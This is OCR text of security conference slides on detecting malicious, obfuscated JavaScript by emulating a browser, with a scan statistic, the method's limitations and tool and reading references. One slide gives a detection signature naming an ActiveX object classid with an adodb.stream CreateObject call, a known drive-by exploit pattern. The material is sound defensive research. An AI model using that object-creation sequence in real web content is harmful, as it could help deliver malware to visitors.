
New Technique, New Signatures

- Detect specific DOM element + attribute combinations
  1. New <OBJECT> created
  2. <OBJECT>.classid = “BD96C556-65A3….”
  3. <OBJECT>.CreateObject(“adodb.stream”)

- Can still match “old fashion” signatures *inside* document.write() and eval() calls




24 Hours – 111M URLs
124,232 Infected (0.11%)




Limitations – JavaScript Only?

- Other Languages?
  - Same concepts apply!
- VBScript
  - vbscript.dll under WinE!
  - Currently working on experimental version
- ActionScript
  - Partially implemented when Adobe open sourced the engine; now part of Mozilla's Tamarin Project




Limitations – variable is not defined!

- Attackers can potentially use intentional errors to prevent code execution
- Identical input/output is very important
- Easy: document.width
- Hard: window.open()
- Really hard: XMLHTTPRequest
- Centralized verbose error logging!



Limitations – Denial of Service


- JS_SetBranchCallback
  - Look familiar?



- Separate thread monitoring execution time

Limitations – User Interaction

- Malicious code could potentially rely upon a user's action before execution begins
- We implemented some basic event handling:
  - body – onload
  - window – focus
  - document – onmouse___
- Not foolproof!



CaffeineMonkey

- Ben Feinstein & Daniel Peck @ SecureWorks
- Released Open Source
- Excellent tool for manual reverse engineering of obfuscation; needs HTML/DOM!
- Promising research that attempts to identify malicious activity based on behavior, not static signatures.
- http://secureworks.com/research/tools/caffeinemonkey.html

Other Resources

- Tutorials from ISC, excellent starting point
  - http://handlers.sans.org/dwesemann/decode/
- Jose Nazario's CanSecWest presentation
  - http://www.cansecwest.com/slides07/csw07-nazario.pdf
- Websense Blogs
  - http://www.websense.com/securitylabs/blog/blog.php?BlogID=86
  - http://www.websense.com/securitylabs/blog/blog.php?BlogID=98
  - http://www.websense.com/securitylabs/blog/blog.php?BlogID=142

The End

- Stephan Chenette

Principle Security Researcher

schenette || websense com

- Alex Rice

Sr .Security Researcher

arice || websense com